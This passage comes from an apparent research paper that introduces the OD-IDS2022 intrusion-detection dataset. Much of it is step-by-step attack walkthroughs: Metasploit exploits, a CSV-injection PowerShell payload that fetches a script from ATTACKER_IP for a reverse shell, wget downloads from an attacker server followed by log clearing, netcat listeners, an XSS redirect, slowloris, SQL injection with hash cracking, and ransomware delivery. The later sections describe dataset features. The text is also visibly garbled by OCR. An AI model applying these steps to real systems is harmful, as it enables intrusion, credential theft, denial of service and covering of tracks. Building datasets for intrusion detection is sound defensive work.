3.4.12 Firmware vulnerabilitie

Unveiled in 2017, BlueBone is a significant vulnerability discovered in the Bluetooth stack implementations for Linux, Android, Windows, and macOS. This flaw was projected to compromise over 5 billion devices globally. For conventional computers, addressing this vulnerability is relatively straightforward—simply updating the operating system suffices. However, for a range of Bluetooth-equipped devices such as smartwatches, televisions, medical instruments, automotive infotainment setups, wearables, and other IoT devices, the rectification demands firmware updates. A year post its revelation, in 2018, researchers anticipated that over 2 billion devices would still be vulnerable. Furthermore, attacks that target the UEFI firmware, which

underpins PC functionality, rather than specifically targeting operating systems like Windows, are predicted to persist in the ensuing years [48].

3.4.13 Fragmented packet attacks [49]

This attack involves sending fragmented packets of information to the target system. This attack exploits a TCP/IP fragmented packet assembly bug (found in previous OS versions) to cause fragmented data packets to overlay on the target server. The server attempts to rebuild fragmented data packets but fails and crashes.
The PING of death attack intentionally transmits a packet more significant than the max IP packet size (63,535Bytes) allowed by the Internet protocol (using multiple fragmented packets to overlap frames or create a space). This attack causes an operation error or brings down the system in combining ICMP echo request packets with packages more significant than the allowed IP packet size.
The teardrop attack is the most usual attack method using packet fragments. This adds incorrect offset information too fragmented packets. Eventually, fragmented packets become empty or duplicate during recombination, which can cause the system to crash. The main motive for a Teardrop attack is to freeze or crash the system. Teardrop attacks generally use massive payloads.

3.4.14 Google chrome remote code execution via browser [50]

The vulnerability is caused by type confusion in the Chrome V8 JavaScript engine. Successful exploitation of this vulnerability could lead to the recollection of immorality and allow a malicious user to accomplish arbitrary code.

1. Open Terminal and run the following command to open the Metasploit console. *sudo msfconsole*
2. Once Metasploit console loads, enter the following command:
   exploit/multi/browser/chrome_jscreate_sideeffect
3. Execute the following command to load the options of the exploit: *show options*
4. Now set the options as follows:
   set SRVHOST Attacker_IP,
   set URIPATH /, *set target* 0,
5. Execute the following command to check the value of variables. *showoptions*
6. Now give the command *'exploit'* and copy the URL
7. Opening a new terminal and enter the below command to take RDP of the target machine.
   xfreerdp /u:test /p:abc@26 /v:Target_IP:81
8. Right click on the Google Chrome and click on properties.
9. In the Target field, give the below command, and then click 'Ok' and 'Continue'. *– –no-sandbox*
10. Enter the username and password
11. Copy the payload URL from the Attacker machine and Paste in Victim's chrome Browser and press Enter
12. Open Attacker machine and press enter in the terminal and give the below commands.
    sessions –i 1, *sysinfo*.
13. Target machine system information.

Figure 9 shows the how to set module option in the metasploit (msf6 exploit). Figure 10 shows *Exploit* running as background job and start reverse TCP handler for target machine. Figure 11 shows the target machine system information.




Figure 9: Metasploit console: how to set module option in the metasploit (msf6 exploit)




Figure 10: *Exploit* running as background job and start reverse TCP handler for target machine




Figure 11: Target machine system information

3.4.15 Kernel exploitation [51]

Ptrace_link in *kernel/ptrace.c* incorrectly handles permission logging of the process trying to create the *ptrace* relationship, giving a local user root credentials by exploit-

ing specific techniques where a parent-child function connection consists. Execute privileges and calls (possibly allowing attacker control). One contributing aspect is object lifetime issues. Another factor is the false flagging of *ptrace* relationships as confidential, which can be exploited via *Polkit's pkexec* utility with *PTRACE_TRACEME*. We demonstrate the attack steps as follows:

1. Go to vnc viewer and remotely connect to VM by giving Target_IP.
2. Give username and password.
3. Check user privileges by using command: id
4. Open Attacker machine(Kali) and start the http server, using following command:
   sudo python –m SimpleHTTPServer 8080
5. Now download exploit using following command:
   wget http : *//Attacker_IP* : 8000*/test.zip*
6. Now unzip exploit, then change directory to exploit and check files present in the directory.
7. Now compile and run test.c file.
   gcc -s test.c -o test
   ./test
8. The privileges have been escalated to root user..
9. Check log files using following command: *root@ubuntu* : */var/log#du* $-h$.
10. Navigate back to previously created test folder.
11. Run *#bash cl.sh* to clear logs, and go to directory to check.

Figure 12 shows the privileges escalated to root user. Figure 13 shows the file logs.




Figure 12: Shows the privileges escalated to root user

3.4.16 ManageEngine ADSelfService Plus 6.1 - CSV injection [52]

CSV injection, also known as a formal injection, occurs when a website contains an untrusted entry in a CSV file. When you open a CSV file operating a spreadsheet timetable such as ”Microsoft Excel” or ”LibreOffice Calc”, all cells are interpreted by the software as formulas. An attacker could use a maliciously crafted formula to create a headwind.




Figure 13: Access the file logs

1. Open browser in attacker machine and check site is reachable or not, using URL *http* : *//Target_IP* : *Port*.
2. Click on start Button and select *ADSelfService* Plus and click on start *ADSelfService* Plus.
3. Now open the new tab in the kali linux browser. And enter the following URL *http* : *//Target_IP* : *Port*. And enter the following credentials.
4. Username: *=cmd|'/C powershell IEX(wget ATTACKER_IP/script.ps*1*)'!'A*1*'*.
5. Now open Terminal in kali linux and enter the following commands *Python –m SimpleHTTPServer* 80.
6. Now open another tab in terminal and enter the following commad for listening *nc lvp* 4444.
7. Open *script.ps*1 file on the desktop and scroll down to last and change the IP to *ATTACKER_IP*.
8. Click on Reports Tab and Audit reports and clisk on User attempt Audit Report.
9. In Period select today and click on export as and seclect CSV option and download the file.
10. Now click on Enable and YES.
11. Now check the listener in kali.
12. The revers shell is obtaibed. Exceute the payload mentioned in the attacking schedule.

3.4.17 Man-in-the-middle

The main danger of these vulnerabilities is that the attacker can upload and execute a malicious PHP, ASP, script, etc. The main idea is to access the server and execute the desired code [53].

1. Open URL: *http* : *//Target_IP/jQuery*.
2. Open a terminal in kali Linux and enter the command *msfconsole*.

3. *use exploit/j*
4. *set rhosts Target_IP*
5. *setTargetURI jQuery*
6. *run*
7. Once the meterpreter session is open then give below command.
8. *ls*
9. *rm the randomname.php*(remove the file name ends with php extension).
10. *execute -f echo -a "demo > /xampp/hello.exe"*
11. Get the msfconsole and start the meterpreter session.

Figure 14 shows the msfconsole and start the meterpreter session.




Figure 14: Execution of external commands in msfconsole

3.4.18 Persistent cross-site scripting in blog page

Persistent XSS attacks are feasible when a website caches user information and becomes unrestricted to another user afterward. Your application is vulnerable if you don't validate user input before saving and inserting content into an HTML response page. Attackers use vulnerable websites to inject malicious code and store it on a web server for later use. The payload is automatically served to the user browsing the webpage and running in that context. In this attack, we exploit our blog page to redirect all of our victim users to a malicious website [54] [55]. We demonstrate the attack steps as follows:

1. Go to the URL: *http://Target_IP/blog.php*
2. Enter the following payload and click submit: Payload: *< script > document.location = "http://122.252.251.15/" < /script >*
3. Now, whenever the page loads, it redirects to an unknown malicious site.

Figure 15 shows the payload submit to the target machine. Figure 16 shows whenever the page loads, it redirects to an unknown malicious site.




Figure 15: Enter the following payload in the target machine




Figure 16: Whenever the page loads, it redirects to an unknown malicious site.

3.4.19 Print spooler service - local privilege escalation [56]

A privileged file operation improperly performed by the Windows Print Spooler service exposes an elevation of privilege vulnerability. This vulnerability could be exploited by an attacker who successfully runs arbitrary code with SYSTEM permissions. An attacker can then install programs, display, modify, delete data, or create a new account with full user rights.

1. Open Firefox and go to *http://Target_IP:port* login
2. Open terminal in attacker machine and Run Webserver on desktop path with below command *Python3 –m http.server* 80
3. Go to Firefox RDP window Open command prompt and type "PowerShell" and enter below commands:
4. *Powershell*
5. Invoke-WebRequest *http://target_IP/temp.ps1 –OutFiletemp.ps1*
6. *Import-Module .\temp.ps1*
7. *net user*
8. Create a user account with local group administrator rights *test -DriverName "" -NewUser "" -NewPassword ""*
9. *netlocalgroupadministrators.*
10. Login, after authentication it will pop up a PowerShell in command prompt window
11. *whoami*

3.4.20 Privilege escalation using unquoted service path

This vulnerability is known as Unquoted Service Path when a service's executable path contains spaces and isn't enclosed in quotes, which allows an attacker to gain SYSTEM privileges [57].

1. Open browser in attacker machine and establishing the RDP by using URL *http* : *//Target_IP* : *Port*.
2. Open the python server
   python -m SimpleHTTPServer 80
3. Open the File explorer in target machine windows and click on local disk C.
4. Open the CMD with Administartion privilages in target machine windows.
5. Search for cmd
6. Right click on the cmd and click on run as *admininstartor.cmd*
7. In the windows Command Prompt type the following commands *powershell*
8. *Invoke-WebRequest http* : *//ATTACKER_IP /program.exe -OutFile c* : *\program.exe*
9. *net users*
10. *ls c* : **
11. Now in command Prompt type the following commands
12. *net start SystemexplorerHelpService*
13. *net users*
14. The user test_admin is created is the expected output.
15. Now type the following command and close the command prompt *del c* : *\program.exe*

Figure 17 shows the Attacker to gain system privileges and run the *program.exe* command.




Figure 17: Attacker to gain system privileges and run the *program.exe* command

3.4.21 Ransomware (malware) [58]

Ransomware is a type of malicious software that impedes user access to a system, either by locking the system's screen or by encrypting user files, demanding a ransom for restoration. A contemporary subset, known as crypto-ransomware, targets and encrypts specific file types on compromised systems. Victims are then prompted to pay a ransom in exchange for the decryption keys, typically through specified online payment mechanisms [59] [60].

1. Open Firefox and go to *http* : *//Target_IP* : *Port* login.
2. Open terminal in attacker machine and Run Webserver on desktop path with below command *Python*3 *-m http.server Port*
3. Go to Firefox RDP window Open command prompt and type *PowerShell* and enter below commands
4. *Invoke-WebRequest http* : *//Attacker_IP /dependency.py -OutFile dependency.py*
5. After executing script, it will pop up a message

3.4.22 Remote code execution via unrestricted file upload access

Remote attackers can access the file in the default upload directory via an unrestricted file upload vulnerability in the management site, which allows them to execute arbitrary code if they upload a file with an executable extension [61]. We demonstrate the attack steps as follows:

1. Open browser and go to URL:
   http : *//Target_IP/alumni/admin/login.php*
2. Login with the required credentials
3. Open Terminal on attacker machine and listen on port 9001 with the following command: *sudo nc -lvnp* 9001
4. Open *test.png.php* in mousepad and edit the Attacker_IP
5. Open browser and click on system settings and upload the *test.png.php* file which is located in Desktop of attacker machine.
6. After uploading *test.png.php* you will get reverse shell in the Terminal on listening port.

7. In case reverse shell is not created in the Attacker machine. Follow these steps: Go to following URL: *http://Target_IP/alumni/admin/assets/uploads/*.
8. Click on file which is ending with *test.png.php*.
9. In case reverse shell is not created then again click on *test.png.php*.
10. Run the following command: *cat/proc/meminfo*.

Figure 18 shows the reverse shell in the Terminal on listening port. Figure 19 shows in case reverse shell is not created in the Attacker machine then click *test.png.php* file. Figure 20 shows the information from target system.




Figure 18: Reverse shell created in the terminal on listening port




Figure 19: In case reverse shell is not created in the Attacker machine then click *test.png.php* file.

3.4.23 Slow_HTTP_attack

A slow HTTP attack is a DoS attack in which an attacker gradually transmits HTTP requests to a web server, one at a time. If the HTTP request does not complete, or the transfer rate is very low, the server is occupying the resources while waiting for the rest of the data [62].

1. Open the URL: *http://Target_IP*
2. Open Terminal in kali *#perl slowloris.pl -dns Target_IP*
3. Open the URL: *http://Target_IP* in new tab and Wait for site to become unreachable.
4. With terminal stop the attack by pressing *Ctrl+c*.

Figure 21 shows the site to become unreachable. Figure 22 shows the terminal how to stop the attack by pressing *Ctrl+c*.




Figure 20: Get the information from target system




Figure 21: After the slowloris attack the site to become unreachable

3.4.24 SYN floods

The TCP protocol uses a three-way handshake procedure for the network connection between a client and a server. TCP SYN Flooding is an attack that exploits this three-way handshake procedure [63] [64].
First, the three-way handshake process is as follows:

1. The client requests a communication connection by sending a $SYN -- > server$.
2. The server responds to the client with an SYN-ACK.
3. Finally, the client sends an ACK back to the server to




Figure 22: Terminal to stop the attack

establish a connection. The state when the server transmits SYN-ACK to the client during the above process is called the half-open state [65].

Connection information in the half-open state is stored in the server's backlog queue. Finally, when ACK is received from the client, the server clears the half-open connection information remaining in the backlog queue as the connection is established. TCP SYN Flooding exploits this half-open state. If the malicious client sends an SYN packet instead of an ACK packet, which is the last step, the server saves the new half-open connection information. If the malicious client continues to repeat this behavior, the storage space of the server's backlog queue will run out, and it will be unable to respond to subsequent connection requests from normal clients.

3.4.25 TCP_session_hijacking

An attacker intercepts the session of another user who is communicating normally after authentication work has been completed and continues communication with the intercepted session without additional authentication work [66]. Because it attacks a session that has completed authentication, user authentication using OTP and Challenge/Response methods is disabled. Before initiating client-server communication, the application program establishes a TCP connection and initiates mutual message exchange through the connection. When exchanging messages, messages for user authentication may also be included. Intercepting the corresponding TCP connection is called TCP Connection Hijacking.

1. After neutralizing the attacker through a DoS attack or IP spoofing, a TCP connection is established with the server by inferring the TCP SYN sequence number between the attack target and the server.

2. If the connection is successful, the attacker can transfer data by impersonating user A (client).

3.4.26 Time-based SQL injection [67]

SQL Injection with time-based injection involves sending SQL queries to an SQL database, which forces the database to wait for a specified amount of time (in seconds) before responding [68]. The response time will indicate to the attacker whether the query's result is TRUE/FALSE. The following steps are there:

1. Run the python script *python sql.py*

2. Now provide the Target_IP of the site and hit enter and wait till we receive the hash value.
   http://Target_IP/Customer_Feedback/
   Wait for 1-2 minutes for the hash value to load.

3. Copy the hash value and go to the URL: *https://crackstation.net/* and paste the hash value and click on "I'm not a robot" and then click on "Crack Hashes".

4. The hash value of the admin password is cracked. Copy this password.

5. Open the browser and type the URL: *http://Target_IP/Customer_Feedback/index.php* and click on the 'Admin Login' tab and login.

Figure 23 shows the Target_IP of the site and hit enter and wait till we receive the *hashvalue*. Figure 24 shows the "Crack Hashes". The *Hash* value of the admin password is cracked shows in the figure 25.




Figure 23: Capture the *Hash* value




Figure 24: Crack the *Hashes*




Figure 25: The *Hash* value of the admin password is cracked

3.4.27 Unauthenticated arbitrary file upload

Unauthorized random file downloads occur when file extension validation is not properly handled, and attackers can easily download malicious files. An attacker could send a specially formulated request for remote code execution [69].

1. Open browser in attacker machine and check the application is reachable or not, using the URL $http://Target\_IP:Port$
2. Open Terminal and run the following command to open the Metasploit console. *sudo msfconsole*
3. Once Metasploit console loads, enter the following command: *use exploit/logmonitoring*
4. Now give the command *'exploit'* and hit enter.
5. Onces meterpreter session is opened run the below command *run hashdump*.

Figure 26 shows the Dumping password hashes.




Figure 26: Dumping password *hashes*

3.4.28 Unauthenticated RCE in credit card customer care system

The RCE vulnerability could allow a malicious user to execute code of their choosing on a remote system over a LAN/WAN/Internet. Attackers occur when a malicious actor illegally accesses and manipulates a computer or server without the owner's permission. Malware can be used to take control of your system [70].

1. Open browser in attacker machine and check site is reachable or not, using URL $http://Target\_IP/Credit_Card/$
2. Open a new terminal and run command and type the below command and hit enter.
3. *Python3 exploit.py -u http://Target_IP -c dir*
4. attack manipulates a computer or server without authorization.

Figure 27 shows the how attacek manipulates a computer or server without authorization.




Figure 27: Manipulates a computer or server without authorization

3.4.29 Webmin 1.962 - package update escape bypass RCE [71]

Webmin is a web-based system configuration tool. With Webmin, users can configure operating system internals, such as users, disk quotas, services, and configuration files, and modify and control open-source applications such as ApacheHTTPServer/PHP/MySQL. This attack manipulates an arbitrary command undertaking vulnerability in Webmin. Users authorized to the "Package Updates" module can execute arbitrary commands with "root privileges". We demonstrate the attack steps as follows:

1. Log in to the Target machine. Open the browser and enter the following URL
2. Open Terminal in the Attacker Machine.
3. And run the following command to open the Metasploit console. *sudo msfconsole*

4. Once Metasploit console loads, enter the following command: *use exploit/webmin*
5. Execute the following command to load the options of the exploit: *show options*
6. Now set the options as follows: *set username usr*, *set password p@ss*, *set rhosts Target_IP*, *set rport any*, *set lhost Attacker_IP*, *set ssl true*
7. Execute the following command to check the value of variables. *show options*
8. Now give the command 'exploit' and click enter to get the root access to the victim machine.
9. Run the following command to check the root user privileges: *id*.

Figure refweb1 shows the how to load the options of hte exploit. Figure 29 shows the command 'exploit' and click enter to get the root access to the victim machine. Figure 30 shows the following command to check the root user privileges.




Figure 28: Load the options of the exploit




Figure 29: Give the command 'exploit'




Figure 30: Get the root access to the victim machine

3.5 Dataset features

This dataset contains 82 features that characterize the events that occur in a network. For this, the CICFlowMeter software mentioned above was used, allowing network traffic flow generation. This software, written in Java, allows for generating bidirectional flows. The application's output files are in CSV format, divided by attacks. Table 4 shows the 1 to 40 features and 5 shows the 41 to 82 features for the OD-IDS2022 dataset. Along-with Relative_importance, Scaled_importance, Percentage, and explanations (Descriptions) used in classification. Features with zero importance in one model configuration may become relevant under different conditions, hyperparameter settings, or data distributions. Our decision to retain these features is based on the principle of maintaining feature space consistency across different experimental conditions and ensuring model generalizability. Additionally, zero importance often reflects the specific algorithm's feature utilization rather than inherent feature irrelevance - features deemed unimportant by Random Forest may be valuable for other classifiers in our comparative analysis. From a methodological standpoint, removing features based solely on importance scores from a single algorithm could introduce selection bias and compromise the fairness of model comparisons. Our approach ensures all models are evaluated on identical feature sets, providing more reliable comparative results. Furthermore, the computational overhead of retaining these features is minimal compared to the potential risk of inadvertently removing features that contribute to model stability or performance under different conditions. We acknowledge this represents a conservative approach to feature selection, but we believe it strengthens the validity and reproducibility of our comparative analysis across multiple machine learning algorithms.

3.6 Getting the dataset

The OD-IDS2022 dataset is not publicly available, and please write an email to request this dataset.

4 Dataset pre-processing

We have updated and harmonized the descriptions across all features to maintain a consistent level of technical detail. For example, the generic descriptor "Protocol Used" (Feature 5) has now been revised to clarify its numerical encoding of transport layer protocols (e.g., TCP=6, UDP=17, ICMP=1), which is crucial in determining the nature of network flow. Regarding the inclusion of features with zero relative importance (e.g., PSHFlagCnt, ACKFlagCnt), we would like to clarify that the initial feature importance scores were computed using a tree-based model (Random Forest). While these features appeared to have negligible individual impact within that specific model, we retained them in the dataset for the reasons i.e., '*Model-Dependent*

S. No.	Feature	Relative Imp	Scaled Imp	Percentage	Description
1	SrcIP	742453.5	1	0.4976	Attacker IP
2	SrcPort	183333.3438	0.2469	0.1229	Attacker Port
3	DstIP	114376.6641	0.1541	0.0767	Target IP
4	DstPort	113926.8359	0.1534	0.0764	Target Port
